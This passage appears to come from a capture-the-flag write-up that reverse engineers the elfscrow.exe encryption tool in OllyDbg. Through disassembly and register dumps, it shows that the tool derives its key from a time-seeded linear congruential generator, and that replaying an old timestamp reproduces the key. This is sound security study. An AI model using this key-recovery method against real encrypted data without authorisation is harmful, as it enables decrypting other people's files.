010D402C .rdata  Import  KERNEL32.CreateFileA
010D3D0E .text   Library __crt_debugger_hook
010D40A0 .rdata  Import  MSVCR90._crt_debugger_hook
010D4004 .rdata  Import  ADVAPI32.CryptAcquireContextA
010D4008 .rdata  Import  ADVAPI32.CryptDecrypt
010D400C .rdata  Import  ADVAPI32.CryptEncrypt
010D4000 .rdata  Import  ADVAPI32.CryptImportKey
010D3949 .text   Library __CxxSetUnhandledExceptionFilter
010D3907 .text   Library __CxxUnhandledExceptionFilter
010D60A0 .data   Library DebuggerWasPresent
010D40B8 .rdata  Import  MSVCR90._decode_pointer
010D601C .data   Library __defaultmatherr
010D3D20 .text   Library ___dllonexit
010D40AC .rdata  Import  MSVCR90.__dllonexit
010D6374 .data   Library _dowildcard
010D2A00 .text   Library do_decrypt
010D26D0 .text   Library do_encrypt
010D6398 .data   Library __dyn_tls_init_callback
010D4098 .rdata  Import  MSVCR90._encode_pointer
010D6034 .data   Library envp
010D3C25 .text   Library _except_handler4
010D3D2C .text   Library __except_handler4_common
010D40BC .rdata  Import  MSVCR90._except_handler4_common
010D4070 .rdata  Import  MSVCR90._exit
010D40D8 .rdata  Import  MSVCR90.exit
010D1CC0 .text   Library fatal_error
010D3AB0 .text   Library _FindPESection
010D6380 .data   Library _fmode
010D4014 .rdata  Import  KERNEL32.FormatMessageA
010D40C8 .rdata  Import  MSVCR90.fprintf
010D40F0 .rdata  Import  MSVCR90.free
010D1ED0 .text   Library from_hex
010D1DF0 .text   Library generate_key
010D4050 .rdata  Import  KERNEL32.GetCurrentProcess
010D4034 .rdata  Import  KERNEL32.GetCurrentProcessId
```


We provide the command line arguments in Olly to encrypt a test document and reach the generate_key function.



CPU - main thread, module elfscrow


```
010D1DF0 ┌$ 55            PUSH EBP
010D1DF1 │. 8BEC          MOV EBP,ESP
010D1DF3 │. 51            PUSH ECX
010D1DF4 │. 68 10430D01   PUSH elfscrow.010D4310                         ASCII "Our miniature elves
010D1DF9 │. FF15 CC400D01 CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]      MSVCR90.__p__iob
010D1DFF │. 83C0 40       ADD EAX,40                                     │
010D1E02 │. 50            PUSH EAX                                       │stream
010D1E03 │. FF15 C8400D01 CALL DWORD PTR DS:[<&MSVCR90.fprintf>]         └fprintf
010D1E09 │. 83C4 08       ADD ESP,8
010D1E0C │. 6A 00         PUSH 0                                         ┌timer = NULL
010D1E0E │. E8 4D000000   CALL elfscrow.time                             └time
010D1E13 │. 83C4 04       ADD ESP,4
010D1E16 │. 50            PUSH EAX                                       ┌Arg1
010D1E17 │. E8 74FFFFFF   CALL elfscrow.super_secure_srand               └super_secure_srand
010D1E1C │. 83C4 04       ADD ESP,4
010D1E1F │. C745 FC 00000 MOV DWORD PTR SS:[EBP-4],0
010D1E26 │.vEB 09         JMP SHORT elfscrow.010D1E31
010D1E28 │> 8B45 FC       ┌MOV EAX,DWORD PTR SS:[EBP-4]
```

There is a call to elfscrow.time which returns the current epoch time, as we can see in the EAX register.



```
010D1DF0  $ 55             PUSH EBP
010D1DF1  . 8BEC           MOV EBP,ESP
010D1DF3  . 51             PUSH ECX
010D1DF4  . 68 10430D01    PUSH elfscrow.010D4310                               ASCII "Our miniature elves are puttin
010D1DF9  . FF15 CC400D01  CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]            MSVCR90.__p__iob
010D1DFF  . 83C0 40        ADD EAX,40
010D1E02  . 50             PUSH EAX                                             stream
010D1E03  . FF15 C8400D01  CALL DWORD PTR DS:[<&MSVCR90.fprintf>]               fprintf
010D1E09  . 83C4 08        ADD ESP,8
010D1E0C  . 6A 00          PUSH 0                                               timer = NULL
010D1E0E  . E8 4D000000    CALL elfscrow.time                                   time
010D1E13  . 83C4 04        ADD ESP,4
010D1E16  . 50             PUSH EAX                                             Arg1
010D1E17  . E8 74FFFFFF    CALL elfscrow.super_secure_srand                     super_secure_srand
010D1E1C  . 83C4 04        ADD ESP,4
010D1E1F  . C745 FC 00000  MOV DWORD PTR SS:[EBP-4],0
010D1E26  .vEB 09          JMP SHORT elfscrow.010D1E31
010D1E28  > 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
010D1E2B  . 83C0 01        ADD EAX,1
010D1E2E  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
010D1E31  > 837D FC 08     CMP DWORD PTR SS:[EBP-4],8
010D1E35  .v73 18          JNB SHORT elfscrow.010D1E4F
010D1E37  . E8 84FFFFFF    CALL elfscrow.super_secure_random
010D1E3C  . 0FB6C8         MOVZX ECX,AL

Registers (FPU
EAX 5E112E56
ECX 00000000
EDX 00000000
EBX 00000000
ESP 0075F7DC
EBP 0075F7E4
ESI 00000001
EDI 010D638C

EIP 010D1E13

C 0  ES 002B
P 1  CS 0023
A 0  SS 002B
Z 0  DS 002B
S 0  FS 0053
T 0  GS 002B
D 0
O 0  LastErr

EFL 00000206

ST0 empty 0.0
ST1 empty 0.0
```
OllyDbg - elfscrow.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
CPU - main thread, module elfscrow

The timestamp is passed to function elfscrow.super_secure_srand
The epoch timestamp is moved from EAX TO ECX after this function, and returns 0x13 to EAX.

After returning from this function, the function elfscrow.super_secure_random is called within a loop that iterates 8 times. On every iteration of this loop, the lowest byte returned by function elfscrow.super_secure_random is saved, so we end up with a 8 byte value, as we can see below in the dump area.


```
010D1DF0  $ 55             PUSH EBP
010D1DF1  . 8BEC           MOV EBP,ESP
010D1DF3  . 51             PUSH ECX
010D1DF4  . 68 10430D01    PUSH elfscrow.010D4310                               ASCII "Our miniature elves are puttin
010D1DF9  . FF15 CC400D01  CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]            MSVCR90.__p__iob
010D1DFF  . 83C0 40        ADD EAX,40
010D1E02  . 50             PUSH EAX                                             stream
010D1E03  . FF15 C8400D01  CALL DWORD PTR DS:[<&MSVCR90.fprintf>]               fprintf
010D1E09  . 83C4 08        ADD ESP,8
010D1E0C  . 6A 00          PUSH 0                                               timer = NULL
010D1E0E  . E8 4D000000    CALL elfscrow.time                                   time
010D1E13  . 83C4 04        ADD ESP,4
010D1E16  . 50             PUSH EAX                                             Arg1
010D1E17  . E8 74FFFFFF    CALL elfscrow.super_secure_srand                     super_secure_srand
010D1E1C  . 83C4 04        ADD ESP,4
010D1E1F  . C745 FC 00000  MOV DWORD PTR SS:[EBP-4],0
010D1E26  .vEB 09          JMP SHORT elfscrow.010D1E31
010D1E28  > 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
010D1E2B  . 83C0 01        ADD EAX,1
010D1E2E  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
010D1E31  > 837D FC 08     CMP DWORD PTR SS:[EBP-4],8
010D1E35  .v73 18          JNB SHORT elfscrow.010D1E4F
010D1E37  . E8 84FFFFFF    CALL elfscrow.super_secure_random
010D1E3C  . 0FB6C8         MOVZX ECX,AL
010D1E3F  . 81E1 FF000000  AND ECX,0FF
010D1E45  . 8B55 08        MOV EDX,DWORD PTR SS:[EBP+8]
010D1E48  . 0355 FC        ADD EDX,DWORD PTR SS:[EBP-4]
010D1E4B  . 880A           MOV BYTE PTR DS:[EDX],CL
010D1E4D  .^EB D9          JMP SHORT elfscrow.010D1E28
010D1E4F  > 8BE5           MOV ESP,EBP
010D1E51  . 5D             POP EBP
010D1E52  . C3             RETN

Stack SS:[0075F7E0]=00000007
EAX=000019C8
Jump from generate_key+5D
elfscrow.cpp:68.

Address   Hex dump                 ASCII
0075F808  43 3D 4D 19 EE 34 C8 C8  C=M↓є4╚╚

Registers (FPU
EAX 000019C8
ECX 000000C8
EDX 0075F80F
EBX 00000000
ESP 0075F7E0
EBP 0075F7E4
ESI 00000001
EDI 010D638C

EIP 010D1E28

C 0  ES 002B
P 1  CS 0023
A 0  SS 002B
Z 0  DS 002B
S 0  FS 0053
T 0  GS 002B
D 0
O 0  LastErr

EFL 00000206

ST0 empty 0.
ST1 empty 0.
ST2 empty 0.
ST3 empty 0.
ST4 empty 0.
ST5 empty 0.
ST6 empty 0.
ST7 empty 0.

FST 0000
FCW 027F

0075F7E0  0000
0075F7E4  0075
```


We add a breakpoint after the call to time function to replace it with the previously used time 1578184278 (5E112E56). The value is patched with the old timestamp for testing.



```
MSVCR90._time64

Registers (FPU)
EAX 5E113790
ECX 00000000
EDX 00000000
EBX 00000000
ESP 00D5FB28
ST3 empty 0.0
```

```
Modify EAX
Hexadecimal   5E112E56
Signed        1578184278
Unsigned      1578184278
Char          ^    \x11    .    V
OK    Cancel
```

The encryption key is the same 433D4D19EE34C8C8 as can be seen in the dump area in the following image.




OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]

```
010D1D96   .  50            PUSH EAX
010D1D97   .  68 E8420D01   PUSH elfscrow.010D42E8                      ASCII "Seed = %d"
010D1D9C   .  FF15 CC400D01 CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]   MSVCR90.__p__iob
010D1DA2   .  83C0 40       ADD EAX,40
010D1DA5   .  50            PUSH EAX                                    stream
010D1DA6   .  FF15 C8400D01 CALL DWORD PTR DS:[<&MSVCR90.fprintf>]      fprintf
010D1DAC   .  83C4 0C       ADD ESP,0C
010D1DAF   .  8B4D 08       MOV ECX,DWORD PTR SS:[EBP+8]
010D1DB2   .  890D 2C600D01 MOV DWORD PTR DS:[state],ECX
010D1DB8   .  5D            POP EBP
010D1DB9   .  C3            RETN
010D1DBA      CC            INT3
010D1DBB      CC            INT3
010D1DBC      CC            INT3
010D1DBD      CC            INT3
010D1DBE      CC            INT3
010D1DBF      CC            INT3
010D1DC0  $  55            PUSH EBP
010D1DC1   .  8BEC          MOV EBP,ESP
010D1DC3   .  A1 2C600D01   MOV EAX,DWORD PTR DS:[state]
010D1DC8   .  69C0 FD430300 IMUL EAX,EAX,343FD
010D1DCE   .  05 C39E2600   ADD EAX,269EC3
010D1DD3   .  A3 2C600D01   MOV DWORD PTR DS:[state],EAX
010D1DD8   .  A1 2C600D01   MOV EAX,DWORD PTR DS:[state]
010D1DDD   .  C1F8 10       SAR EAX,10
010D1DE0   .  25 FF7F0000   AND EAX,7FFF
010D1DE5   .  5D            POP EBP
010D1DE6   .  C3            RETN
010D1DE7      CC            INT3
010D1DE8      CC            INT3
010D1DE9      CC            INT3
010D1DEA      CC            INT3
010D1DEB      CC            INT3
010D1DEC      CC            INT3
010D1DED      CC            INT3
010D1DEE      CC            INT3
010D1DEF      CC            INT3
010D1DF0  $  55            PUSH EBP
010D1DF1   .  8BEC          MOV EBP,ESP
010D1DF3   .  51            PUSH ECX
010D1DF4   .  68 10430D01   PUSH elfscrow.010D4310                      ASCII "Our miniature elves a
010D1DF9   .  FF15 CC400D01 CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]   MSVCR90.__p__iob
010D1DFF   .  83C0 40       ADD EAX,40
010D1E02   .  50            PUSH EAX                                    stream
010D1E03   .  FF15 C8400D01 CALL DWORD PTR DS:[<&MSVCR90.fprintf>]      fprintf
010D1E09   .  83C4 08       ADD ESP,8
010D1E0C   .  6A 00         PUSH 0                                      timer = NULL
010D1E0E   .  E8 4D000000   CALL elfscrow.time                          time
010D1E13   .  83C4 04       ADD ESP,4
010D1E16   .  50            PUSH EAX                                    Arg1

EBP=00D5FB30
ESP=00D5FB2C
Jump from generate_key+45
elfscrow.cpp:71.

Address   Hex dump                 ASCII
00D5FB54  43 3D 4D 19 EE 34 C8 C8  C=M↓ε4╚╚
00D5FB5C  30 A9 48 FC C0 50 06 00  0rHⁿ└P♠.
```

```
Registers (FPU)
EAX 00000008
ECX 000000C8
EDX 00D5FB5B
EBX 00000000
ESP 00D5FB2C
EBP 00D5FB30
ESI 00000001
EDI 010D638C OFFSET elfscrow.__native_

EIP 010D1E4F elfscrow.010D1E4F

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit BC5000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```

10.3 Drill down of elfscrow.super_secure_srand


The first part of the function only prints on the screen the seed (epoch), the second part, places the epoch ebp + 8 into ECX and then places is it into DS:[state]. The value returned by the functions is returned by the printf function and is not relevant for reversing of the encrypted file.


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
C File View Debug Plugins Options Window Help
L E M T W H

```
010D1D90  $ 55            PUSH EBP
010D1D91  . 8BEC          MOV EBP,ESP
010D1D93  . 8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
010D1D96  . 50            PUSH EAX
010D1D97  . 68 E8420D01   PUSH elfscrow.010D42E8
010D1D9C  . FF15 CC400D01 CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]
010D1DA2  . 83C0 40       ADD EAX,40
010D1DA5  . 50            PUSH EAX
010D1DA6  . FF15 C8400D01 CALL DWORD PTR DS:[<&MSVCR90.fprintf>]
010D1DAC  . 83C4 0C       ADD ESP,0C
010D1DAF  . 8B4D 08       MOV ECX,DWORD PTR SS:[EBP+8]
010D1DB2  . 890D 2C600D01 MOV DWORD PTR DS:[state],ECX
010D1DB8  . 5D            POP EBP
010D1DB9  . C3            RETN
```


10.4 Drill down of secure.super_random function

The function copies the epoc seed value from DS to EAX register.


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
C File View Debug Plugins Options Window Help
L E M T W H C /


```
010D1DC0  $ 55            PUSH EBP
010D1DC1  . 8BEC          MOV EBP,ESP
010D1DC3  . A1 2C600D01   MOV EAX,DWORD PTR DS:[state]
010D1DC8  . 69C0 FD430300 IMUL EAX,EAX,343FD
010D1DCE  . 05 C39E2600   ADD EAX,269EC3
010D1DD3  . A3 2C600D01   MOV DWORD PTR DS:[state],EAX
010D1DD8  . A1 2C600D01   MOV EAX,DWORD PTR DS:[state]
010D1DDD  . C1F8 10       SAR EAX,10
010D1DE0  . 25 FF7F0000   AND EAX,7FFF
010D1DE5  . 5D            POP EBP
010D1DE6  . C3            RETN
010D1DE7    CC            INT3
010D1DE8    CC            INT3
010D1DE9    CC            INT3
010D1DEA    CC            INT3
010D1DEB    CC            INT3
010D1DEC    CC            INT3
010D1DED    CC            INT3
010D1DEE    CC            INT3
010D1DEF    CC            INT3
010D1DF0  $ 55            PUSH EBP
010D1DF1  . 8BEC          MOV EBP,ESP
010D1DF3  . 51            PUSH ECX
010D1DF4  . 68 10430D01   PUSH elfscrow.010D4310
010D1DF9  . FF15 CC400D01 CALL DWORD PTR DS:[<&MSVCR90.__iob_func>]
010D1DFF  . 83C0 40       ADD EAX,40
010D1E02  . 50            PUSH EAX
010D1E03  . FF15 C8400D01 CALL DWORD PTR DS:[<&MSVCR90.fprintf>]
010D1E09  . 83C4 08       ADD ESP,8
010D1E0C  . 6A 00         PUSH 0
010D1E0E  . E8 4D000000   CALL elfscrow.time
010D1E13  . 83C4 04       ADD ESP,4
010D1E16  . 50            PUSH EAX
010D1E17  . E8 74FFFFFF   CALL elfscrow.super_secure_srand
010D1E1C  . 83C4 04       ADD ESP,4
010D1E1F  . C745 FC 00000 MOV DWORD PTR SS:[EBP-4],0
010D1E26  .vEB 09         JMP SHORT elfscrow.010D1E31
010D1E28  > 8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
010D1E2B  . 83C0 01       ADD EAX,1
010D1E2E  . 8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
010D1E31  > 837D FC 08    CMP DWORD PTR SS:[EBP-4],8
010D1E35  .v73 18         JNB SHORT elfscrow.010D1E4F
010D1E37  . E8 84FFFFFF   CALL elfscrow.super_secure_random
010D1E3C  . 0FB6C8        MOVZX ECX,AL
010D1E3F  . 81E1 FF000000 AND ECX,0FF
010D1E45  . 8B55 08       MOV EDX,DWORD PTR SS:[EBP+8]
010D1E48  . 0355 FC       ADD EDX,DWORD PTR SS:[EBP-4]
010D1E4B  . 880A          MOV BYTE PTR DS:[EDX],CL
010D1E4D  .^EB D9         JMP SHORT elfscrow.010D1E28
010D1E4F  > 8BE5          MOV ESP,EBP
DS:[010D602C]=5E112E56
EAX=00000013

elfscrow.cpp:59.
Address  Hex dump                 ASCII
010D602C 56 2E 11 5E 05 00 00 00  V.◄^♣...
010D6034 48 19 25 01 E8 2D 25 01  H↓%0Φ-%0
```

Several math operations are performed against this value
EAX = EAX * 0x343FD, lowest 4 bytes are preserved.
https://c9x.me/x86/html/file_module_x86_id_138.html


OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]
File View Debug Plugins Options Window Help
L E M T W

```
010D1DC0  ┌$ 55              PUSH EBP
010D1DC1  │. 8BEC            MOV EBP,ESP
010D1DC3  │. A1 2C600D01     MOV EAX,DWORD PTR DS:[state]
010D1DC8  │. 69C0 FD430300   IMUL EAX,EAX,343FD
010D1DCE  │. 05 C39E2600     ADD EAX,269EC3
010D1DD3  │. A3 2C600D01     MOV DWORD PTR DS:[state],EAX
010D1DD8  │. A1 2C600D01     MOV EAX,DWORD PTR DS:[state]
010D1DDD  │. C1F8 10         SAR EAX,10
010D1DE0  │. 25 FF7F0000     AND EAX,7FFF
010D1DE5  │. 5D              POP EBP
010D1DE6  └. C3              RETN
010D1DE7     CC              INT3
```

